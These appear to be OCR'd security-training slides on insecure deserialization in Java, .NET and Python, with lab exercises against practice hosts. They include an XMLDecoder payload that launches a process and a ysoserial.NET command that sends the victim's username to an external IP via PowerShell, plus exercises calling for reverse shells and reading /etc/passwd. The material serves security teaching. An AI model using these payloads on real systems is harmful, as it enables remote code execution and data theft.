Reference:
https://rhinosecuritylabs.com/research/java-deserializationusing-ysoserial/

NotSoSecure part of claranet cyber security

Decompiling and Analysis


- Identify the library version based on SerialVersionUID

```
Checking file: beanutils-1.5.zip
org.apache.commons.beanutils.BeanComparator:    private static final long serialVersionUID = 5123381023979609048L;
Checking file: commons-beanutils-1.6.1.zip
org.apache.commons.beanutils.BeanComparator:    private static final long serialVersionUID = 2573799559215537819L;
Checking file: commons-beanutils-1.6.zip
org.apache.commons.beanutils.BeanComparator:    private static final long serialVersionUID = 2573799559215537819L;
Checking file: commons-beanutils-1.7.0.zip
org.apache.commons.beanutils.BeanComparator:    private static final long serialVersionUID = -3490850999041592962L;
org.apache.commons.beanutils.BeanComparator:    private static final long serialVersionUID = -3490850999041592962L;
Checking file: commons-beanutils-1.8.0-BETA.zip
org.apache.commons.beanutils.BeanComparator:    private static final long serialVersionUID = -3490850999041592962L;
org.apache.commons.beanutils.BeanComparator:    private static final long serialVersionUID = -3490850999041592962L;
Checking file: commons-beanutils-1.8.0-bin.zip
org.apache.commons.beanutils.BeanComparator:    private static final long serialVersionUID = -3490850999041592962L;
org.apache.commons.beanutils.BeanComparator:    private static final long serialVersionUID = -3490850999041592962L;
Checking file: commons-beanutils-1.8.1-bin.zip
org.apache.commons.beanutils.BeanComparator:    private static final long serialVersionUID = -3490850999041592962L;
org.apache.commons.beanutils.BeanComparator:    private static final long serialVersionUID = -3490850999041592962L;
Checking file: commons-beanutils-1.8.2-bin.zip
org.apache.commons.beanutils.BeanComparator:    private static final long serialVersionUID = -3490850999041592962L;
org.apache.commons.beanutils.BeanComparator:    private static final long serialVersionUID = -3490850999041592962L;
Checking file: commons-beanutils-1.8.3-bin.zip
org.apache.commons.beanutils.BeanComparator:    private static final long serialVersionUID = -3490850999041592962L;
org.apache.commons.beanutils.BeanComparator:    private static final long serialVersionUID = -3490850999041592962L;
Checking file: commons-beanutils-1.9.0-bin.zip
org.apache.commons.beanutils.BeanComparator:    private static final long serialVersionUID = -2044202215314119608L;
Checking file: commons-beanutils-1.9.1-bin.zip
org.apache.commons.beanutils.BeanComparator:    private static final long serialVersionUID = -2044202215314119608L;
Checking file: commons-beanutils-1.9.2-bin.zip
org.apache.commons.beanutils.BeanComparator:    private static final long serialVersionUID = -2044202215314119608L;
Checking file: commons-beanutils-1.9.3-bin.zip
org.apache.commons.beanutils.BeanComparator:    private static final long serialVersionUID = -2044202215314119608L;
Checking file: commons-beanutils-1.9.4-bin.zip
org.apache.commons.beanutils.BeanComparator:    private static final long serialVersionUID = -2044202215314119608L;
```


NotSoSecure part of claranet cyber security

Rebuilding YSoSerial

- Edit the pom.xml and rebuild YSoSerial Source



Reference:
https://github.com/frohoff/ysoserial

Bonus Demo

Tricky Java Deserialization Attack - Binary

- Identify and inject a payload into the serialized data to make the host send DNS requests to an external host:
- Get a reverse shell and extract the system information such as username, OS type from the server and also read “/etc/passwd” file

  Challenge URL:
  http://mblognew.webhacklab.com/login

- **Note:** Send a DNS request to the host user**X**.webhacklab.com

Java Object Serialization

In Java, Objects can be serialized in three ways


- Binary - readObject() method
  - Primarily used for transmitting Java “objects” over the wire as serial data
- **XML - XMLDecoder, XStream, Castor**
  - Primarily used for transmitting Java “objects” over the wire as XML data
- JSON - Jackson, Fastjson, JsonIO
  - Performs marshalling/unmarshalling of java objects in JSON format

And a lot many other formats and libraries as described here - https://github.com/GrrrDog/Java-Deserialization-Cheat-Sheet

NotSoSecure part of claranet cyber security

Java XML Deserialization Vulnerabilities

XMLDecoder and Xstream two libraries in Java used for serializing objects using XML



Java XML Deserialization: XML Decoder

```
<?xml version="1.0" encoding="UTF-8"?>
 <object class="java.lang.ProcessBuilder">
      <array class="java.lang.String" length="1">
          <void index="0">
              <string>calc.exe</string>
          </void>
      </array>
      <void method="start" />
 </object>
```

XMLDECODER

Exercise

Java Deserialization Attack - XML

- Identify the request to inject XML serialized data and inject a payload to make the host send ping requests to an external host
- Get a reverse shell and extract the system information such as username, OS type from the server and also read "/etc/passwd" file

  Challenge URL:
  http://mblog.webhacklab.com/api/add/microblog

Some Popular Bugs

XMLDecoder Deserialization Vulnerabilities

- Oracle Weblogic - CVE-2017-3506,CVE-2017-10271

XStream Deserialization Vulnerabilities

- Apache Struts2 REST Plugin - CVE-2017-9805
- Atlassian Bamboo - CVE-2016-5229
- Jenkins - CVE-2017-2608

Java Object Serialization

In Java, Objects can be serialized in three ways

- Binary - readObject() method
  - Primarily used for transmitting Java “objects” over the wire as serial data
- XML - XMLDecoder, XStream, Castor
  - Primarily used for transmitting Java “objects” over the wire as XML data
- **JSON - Jackson, Fastjson, JsonIO**
  - Performs marshalling/unmarshalling of java objects in JSON format

And a lot many other formats and libraries as described here - https://github.com/GrrrDog/Java-Deserialization-Cheat-Sheet

NotSoSecure part of claranet cyber security

Exercise

Jackson JSON Deserialization Attack

- Get a reverse shell and extract the system information such as username, OS type from the server and also read “/etc/passwd” file

  Challenge URL:
  http://mblog.webhacklab.com/mblog/api/add/microblog

.NET Serialization: RCE

The .NET framework has multiple serialization types

Top Serialization Methods:

- Binary serialization - Runtime serialization
- XML & SOAP Serialization
- Data Contract Serialization

NotSoSecure part of claranet cyber security

BinaryFormatter Serialization

- The .NET Framework provides the BinaryFormatter class for binary serialization
- BinaryFormatter is an Fast, Lightweight Binary serialization/ deserialization technique
- BinaryFormatter Class serializes and deserializes an object or an entire graph of connected objects, in binary format
- System.Runtime.Serialization.Binary.BinaryFormatter class is a serialization mechanism in the framework since version 1.0

NotSoSecure part of claranet cyber security

Serialization: BinaryFormatter

Sample code

```
Seralized Data :
AAEAAAD/////AQAAAAAAAAAGAQAAABNUaGlzIGlzIFNhbXBsZSBEYXRhCw==

Deseralized Data :
This is Sample Data
```

```
1  namespace BinaryFormatterDemo
2  {
3      class Program
4      {
5          static void Main(string[] args)
6          {
7              string secretData = "This is Sample Data";
8              string serealizedData = Convert.ToBase64String(SerealizeData(secretData));
9              Console.WriteLine("Seralized Data : " + serealizedData);
10             Console.WriteLine("Deseralized Data : " + DeserealizeData(Convert.
                   FromBase64String(serealizedData)));
11             Console.Read();
12         }
13         public static string DeserealizeData(byte[] serealizedData)
14         {
15             MemoryStream memStream = new MemoryStream(serealizedData);
16             BinaryFormatter binFormatter = new BinaryFormatter();
17             return binFormatter.Deserialize(memStream).ToString();
18         }
19         public static byte[] SerealizeData(string data)
20         {
21             MemoryStream memStream = new MemoryStream();
22             BinaryFormatter binFormatter = new BinaryFormatter();
23             binFormatter.Serialize(memStream, data);
24             memStream.Seek(0, SeekOrigin.Begin);
25             return memStream.ToArray();
26         }
27     }
28 }
```

Deserialization


Serialization

YSoSerial.Net

- YSoSerial.NET is a (Windows Executable) tool that contains multiple “gadget chains” of .NET libraries which can be leveraged to exploit unsafe deserialization of objects. The utility accepts user payload and wraps it within the specified gadget.


```
ysoserial.exe -f BinaryFormatter -g TypeConfuseDelegate -o
base64 -c "powershell.exe Invoke-WebRequest -Uri
http://192.168.4.X/$env:UserName"
```

YSoSerial.NET Utility



http://utility.webhacklab.com

https://t.me/learningnets

NotSoSecure part of claranet cyber security

Exercise

.NET Serialization Attacks

- Identify and exploit the .Net Deserialization vulnerability to make the host send OOB HTTP request to an external host
- Get a reverse shell and extract the system information such as username, OS type from the server and also read “win.ini” file
- Use http://utility.webhacklab.com/ to generate payloads

  Challenge URL:
  http://admin.webhacklab.com


Example: NancyFX (CVE-2017-9785)

- Nancy is a lightweight framework for building HTTP based services on .Net
- Csrf.cs in vulnerable version of NancyFX has Remote Code Execution via Deserialization of JSON data in a CSRF Cookie
- Cookie contains a unique token as a CSRF Token, instance serialized with BinaryFormatter and then base64 encoded
- By submitting `PSObject` payload encoded in base64 encoding, an attacker will be able to gain arbitrary code execution on the application server upon deserialization of the cookie


NotSoSecure part of claranet cyber security

Python Deserialization

- Default library ‘Pickle’ in python for serialization.
- dumps() -> Serialize
- loads() -> Deserialize

